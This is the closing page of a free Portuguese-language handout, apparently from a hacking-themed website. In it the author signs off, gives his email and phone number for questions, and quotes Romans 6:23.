Bom é isso aí!!! Lembrando que essa apostila é de minha total autoria e totalmente gratuita. Qualquer dúvida é só entrar em contato comigo pelo e-mail: paulotacio@mundodoshackers.x-br.com ou pelo telefone: (11) 7427-1943 .

Até a próxima apostila ou livro de minha autoria :D!!!

Porque o salário do pecado é a morte, mas o dom gratuito de Deus é a vida eterna, por Cristo Jesus nosso Senhor.

-Romanos 6:23

www.mundodoshacker.com
paulotacio@mundodoshackers.x-br.com